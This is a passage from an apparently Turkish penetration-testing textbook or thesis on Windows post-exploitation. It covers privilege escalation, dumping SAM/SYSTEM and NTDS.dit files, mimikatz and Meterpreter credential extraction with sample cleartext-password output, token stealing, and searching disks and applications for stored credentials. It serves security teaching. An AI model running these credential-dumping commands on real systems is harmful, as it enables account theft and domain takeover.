


Şekil 4.17: Meterpreter ile UAC Atlatma



Şekil 4.18: İstemcide Hak Yükseltme Zafiyetleri

Yöntem - 4: MS14-068 zafiyetinin istismarı ile etki alanındaki standart yetkilere sahip bir kullanıcı etki alanında yetkili bir kullanıcı haklarına Şekil 4.19'da görüldüğü gibi sahip olabilir.



Şekil 4.19: MS14-068 Zafiyetinin İstismarı

Yukarıdaki yöntemlerin haricinde bir kullanıcı RAM üzerinde jetonu bulunan başka bir kullanıcının kimliğine bürünebilir. Bu saldırı yöntemi için 4.4.3 başlığı incelenebilir.

4.4 Bilgisayar Üzerinde Kritik Bilgi Elde Etme

Windows işletim sistemine erişim sağlandıktan sonra, mevcut yetkiler kullanılarak bilgisayar üzerinde hedefe yönelik kritik bilgiler aranır. Bunun yanında istemci taraflı saldırılarda kullanılan bağlantı gönderme, pop-up çıkarma, klavye hareketlerini kaydetme gibi çalışmalar da gerçekleştirilebilir. Ele geçirilen sistemlerden elde edilebilecek bilgilerin en önemlileri aşağıdaki gibidir:

- Bilgisayarın etki alanı, yereldeki ve etki alanındaki kullanıcılar ve gruplar
- Bilgisayarda oturumu açık olan veya daha önceden oturum açmış olan yerel veya etki alanındaki kullanıcılar ve bu kullanıcılara ait bilgiler
- Bilgisayarın diskinde kayıtlı olan bilgiler
- Bilgisayardaki uygulamalardan elde edilen bilgiler

İşletim sistemine erişimin sağlandıktan sonra, tespit edilebilecek kritik veriler 5 alt başlıkta incelenebilir.

4.4.1 Yerel bilgisayar veya etki alanı hakkında bilgiler

Bir Windows bilgisayara erişim sağladıktan sonra, gerçekleştirilebilecek adımlardan ilki oturum elde edilen bilgisayar hakkında bilgi elde etmektir. Bu bilgiler aşağıdaki gibi listelenebilir.

- Bilgisayarda sahip olunan yetki
- Bilgisayarın işletim sistemi ve bilgisayarın dahil olduğu etki alanı
- Yerel gruplar ve yereldeki kritik gruplar (Administrators, Remote Desktop Users grupları gibi)
- Yereldeki bilgisayarda ve etki alanında bulunan kritik gruplara ait kullanıcılar veya nesneler (Administrators, Domain Admins, Domain Computers gibi)
- Parola politikası
- Paylaşımlar
- Bilgisayara gerçekleştirilen ve bu bilgisayardan gerçekleştirilen bağlantılar
- Ağ bilgileri
- Yüklü olan programlar

4.4.2 Parola özetleri veya bu bilgileri içeren dosyalar


Yerel yönetici veya SYSTEM yetkileriyle bilgisayara erişim sağlandıktan sonra, bilgisayardaki kullanıcılara ait parola özetleri elde edilmeye çalışılır. Bu amaçla, SAM / NTDS.dit ve SYSTEM dosyaları alınabileceği gibi, parola özetleri de elde edilebilir. Elde edilen bu parola özetlerine ile John the Ripper, RainbowCrack, fgdump, Lophtcrack, Ophcrack, Cain & Abel, Hydra, Ncrack vb. araçlar kullanılarak sözlük saldırıları gerçekleştirilebilir. Kimlik doğrulama dosyalarının veya parola özetlerinin elde edilmesine yönelik çeşitli örnekler aşağıdaki gibi sıralanabilir.

Yöntem - 1: Varsayılan olarak işletim sistemi çalışıyor durumda iken, C:\Windows\System32\config dizini altındaki SAM ve SYSTEM dosyalarına erişim gerçekleştirilemez. Bunun yanında Kayıt Defteri üzerindeki SAM ve SYSTEM kayıtlarına gerçek zamanda erişim sağlanabilmektedir. Komut satırında bu kayıt değerleri bir dizine "reg" aracı ile Şekil 4.20'de görüldüğü gibi kaydedilebilir.

```
C:\Users\Yonetici>reg save HKLM\SAM C:\SAM
The operation completed successfully.

C:\Users\Yonetici>reg save HKLM\SYSTEM C:\SYSTEM
The operation completed successfully.

C:\Users\Yonetici>dir C:\
 Volume in drive C has no label.
 Volume Serial Number is 3AF0-74F8

 Directory of C:\

12/16/2014  03:37 PM    <DIR>          Araclar
02/08/2015  10:29 PM             5,052 KritikBilgiler.txt
07/14/2009  05:20 AM    <DIR>          PerfLogs
11/09/2013  04:11 PM    <DIR>          Program Files
02/08/2015  09:52 PM    <DIR>          Program Files (x86)
02/08/2015  10:35 PM            28,672 SAM
02/08/2015  10:36 PM        12,222,464 SYSTEM
02/08/2015  08:24 PM    <DIR>          Users
02/08/2015  10:17 PM    <DIR>          Windows
               3 File(s)     12,256,188 bytes
               6 Dir(s)   6,090,031,104 bytes free

C:\Users\Yonetici>_
```


Şekil 4.20: Windows reg Komutu ile SAM ve SYSTEM Dosyalarının Elde Edilmesi

Yöntem - 2: Hedef Windows işletim sisteminde Cain & Abel, fgdump gibi araçlar kullanılarak parola özetleri Şekil 4.21'de görüldüğü gibi elde edilebilir.




Şekil 4.21: Windows reg Aracı ile SAM ve SYSTEM Dosyalarının Elde Edilmesi

Yöntem - 3: SAM ve SYSTEM dosyaları elde edildiği durumlarda Linux Ophcrack aracı, Linux samdump2 ve bkhive araçları, Windows Cain & Abel aracı ile yerel hesaplara ait parola özetleri Şekil 4.22'de görüldüğü gibi elde edilebilir.




Şekil 4.22: Cain & Abel Aracı ile SAM ve SYSTEM Dosyalarından Parolaların Elde Edilmesi

Yöntem - 4: Meterpreter bağlantısının elde edildiği durumlarda Meterpreter "hashdump" komutu, MSF "hashdump" post modülü ve MSF "smart_hashdump" post modülleri kullanılarak yerel ve etki alanı denetleyicilerine ait parola özetleri Şekil 4.23'te görüldüğü gibi elde edilebilir.




Şekil 4.23: Meterpreter ile Parola Özetlerinin Elde Edilmesi

Yöntem - 5: Meterpreter kabuğu elde edilmeyen etki alanı denetleyicisi (DC) üzerinde Volume Shadow Copy özelliği ile disk üzerinde bir gölge kopya (Shadow Copy) oluşturulur. Böylece NTDS.dit ve SYSTEM dosyalarının kopyası Şekil 4.24'te görüldüğü gibi elde edilebilir.



Şekil 4.24: Volume Shadow Copy ile NTDS ve SYSTEM Dosyalarının Elde Edilmesi

Elde edilen dosyalar Linux esedbtools ve ntdsxtract araçlarına verilerek etki alanı kullanıcılarına ait parola özetleri Şekil 4.25'te görüldüğü gibi elde edilebilir.




Şekil 4.25: Esedbtools ve Ntdsxreact ile Ntds ve SYSTEM Dosyalarından Parolaların Elde Edilmesi

Meterpreter elde edilmişse bir önceki yöntemdeki modüller veya MSF domain_hashdump post modülü ile etki alanı kullanıcılarına ait parola özetleri elde edilebilir.

4.4.3 RAM üzerinde kayıtlı jetonlar

Yerel yönetici veya SYSTEM yetkileriyle bilgisayara erişim sağlandıktan sonra, bilgisayardaki kullanıcılara ait jetonlar (token) elde edilmeye çalışılır. Bu amaçla, mevcut durumda çalışan prosesler ve prosesleri çalıştıran kullanıcı hesapları incelenerek jetonlar çalınır ve kritik yetkiler elde edilebilir. Jetonların elde edilmesine yönelik çeşitli örnekler aşağıdaki gibi sıralanabilir.

Yöntem - 1: Meterpreter bağlantısı elde edilmişse, steal_token veya migrate komutları veya incognito eklentisi ile başka bir kullanıcının prosesine Şekil 4.26'da görüldüğü gibi atlanabilir [118].



Şekil 4.26: Prosese Atlama


Yöntem - 2: Meterpreter bağlantısının elde edilemediği durumlarda Powershell Invoke-TokenManipulation betiği kullanılarak başka bir kullanıcının prosesine atlanabilir.

4.4.4 RAM üzerinde kayıtlı parolalar

Yerel yönetici veya SYSTEM yetkileriyle bilgisayara erişim sağlandıktan sonra, bilgisayarda oturum açan kullanıcılara ait parolaların açık hali elde edilmeye çalışılır. Bu amaçla, LSASS dosyası alınabileceği gibi, çeşitli uygulamalar çalıştırılarak parolanın açık hali doğrudan da elde edilebilir. Parola özetlerinin elde edilmesine yönelik çeşitli örnekler aşağıdaki gibi sıralanabilir.


Yöntem - 1: WCE ve Mimikatz araçları temel olarak RAM üzerinde bulunan kimlik doğrulama paketlerindeki (authentication packages) kimlik bilgilerini (şifreli parola ve parola özetlerini, kullanıcı adı gibi) okur, parolayı (ve MSV1_0.dll için parola özetini)

şifreleyen şifreleme anahtarını elde eder. Sonrasında ise, Şekil 4.27'de görüldüğü gibi şifreli kimlik bilgilerini çözer (deşifre eder).



Şekil 4.27: WCE ve Mimikatz Kullanımı

Yöntem - 2: Uygulamayı çalıştırmak yerine Powershell betiği kullanılarak da RAM üzerinden parolalar Şekil 4.28'de görüldüğü gibi elde edilebilir.



Şekil 4.28: Mimikatz Powershell Kullanımı

Yöntem - 3: Meterpreter bağlantısı elde edildiği durumlarda mimikatz eklentisi ile de parolalar RAM üzerinden açık olarak Şekil 4.29'da görüldüğü gibi elde edilebilir.

```
meterpreter > wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
===================

AuthID    Package    Domain        User            Password
------    -------    ------        ----            --------
0;999     NTLM       WORKGROUP     PC1$
0;997     Negotiate  NT AUTHORITY  LOCAL SERVICE
0;45775   NTLM
0;996     Negotiate  WORKGROUP     PC1$
0;335930  NTLM       PC1           Kerem           Prl-30.2.15.

meterpreter >
```

Şekil 4.29: Mimikatz Meterpreter Kullanımı

Yöntem - 4: Hedef sistemde gerekli önlemler alışmışsa yukarıdaki yöntemler ile parola özetleri alınamayabilir. Bu durumlarda LSASS prosesinin dump dosyası elde edilerek sanal ve sıkılaştırılması yapılmamış bir ortamda parolaların açık hali Şekil 4.30'da görüldüğü gibi elde edilebilir.

```
C:\Users\Levent\Desktop>mimikatz.exe "sekurlsa::minidump LSASS_prosesi.dmp" "sekurlsa::wdigest" exit
  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Jan 22 2015 22:16:09)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                 with 15 modules * * */

mimikatz(commandline) # sekurlsa::minidump LSASS_prosesi.dmp
Switch to MINIDUMP : 'LSASS_prosesi.dmp'

mimikatz(commandline) # sekurlsa::wdigest
Opening : 'LSASS_prosesi.dmp' file for minidump...

Authentication Id : 0 ; 717546 (00000000:000af2ea)
Session           : Interactive from 3
User Name         : Jale
Domain            : ORNEK
SID               : S-1-5-21-2894599646-2825042678-4174893972-1106
        wdigest :
         * Username : Jale
         * Domain   : ORNEK
         * Password : Jj123456
```

Şekil 4.30: Mimikatz LSASS ile Kullanımı

4.4.5 Disk veya uygulamalar üzerinde kayıtlı veriler

Windows bir bilgisayara erişim sağlandıktan sonra, disk üzerinde kayıtlı kritik bilgiler elde edilmeye çalışılır. Bu işlem el ile gerçekleştirilebildiği gibi, betikler kullanılarak da gerçekleştirilebilir.

El ile gerçekleştirilen aramalarda aşağıda belirtilen alanlarda aramalar yapılır.

- C:\Users altındaki Desktop, Documents ve Downloads dizinlerin incelenmesi
- Harici disklerin (D, E, F vb.) incelenmesi
- Windows-Run tuş takımına tıklanarak erişim sağlanan dizinlerin incelenmesi
- En son girilen dizinlerin ve dosyaların incelenmesi
- Kullanılan web tarayıcılarda kritik sistemlere erişimlerin, favori web sayfalarının incelenmesi
- En son kullanılan uygulamaların tarihçesinde erişim sağlanan verilerin incelenmesi
- Kullanılan uygulamalara (TOAD, Filezilla, OpenVpn vb.) ait konfigürasyon dosyalarının (tnsnames.ora, *.ovpn) uygulamaya özel dizinlerde incelenmesi
- Kayıtlı kablosuz ağ erişim bilgileri elde edilmesi


Not: Ele geçirilen bilgisayarda C:\Users dizininde son değişiklik tarihine göre en yakın tarihe ait oturuma daha fazla önem verilmelidir.

Betikler veya Metasploit modülleri kullanılarak disk sistemi üzerinden veya uygulamalardan kritik bilgilerin elde edilmesine yönelik çeşitli örnekler aşağıdaki gibi sıralanabilir.

Yöntem - 1: Powershell komutları veya özel betikler ile disk sisteminde kritik bilgi Şekil 4.31'de görüldüğü gibi aranabilir.


Şekil 4.31: Powershell ile Disk Üzerinden Kritik Bilgi Elde Etme

Yöntem - 2: Meterpreter elde edilen bilgisayarda Winscp, Filezilla, Tortoisesvn gibi uygulamalar üzerindeki kimlik bilgileri Şekil 4.32'de görüldüğü gibi elde edilebilir.



Şekil 4.32: Meterpreter ile Uygulamalar Üzerinden Kritik Bilgi Elde Etme

Yöntem - 3: Etki alanlarında işletim sistemi üzerinde parolaların ayarlanması için Group Policy Preferences kullanılmışsa bu parolalar çözülebilir. Bu işlemde meterpreter kabuğu kullanılabileceği gibi harici betikler de Şekil 4.33'te görüldüğü gibi kullanılabilir.

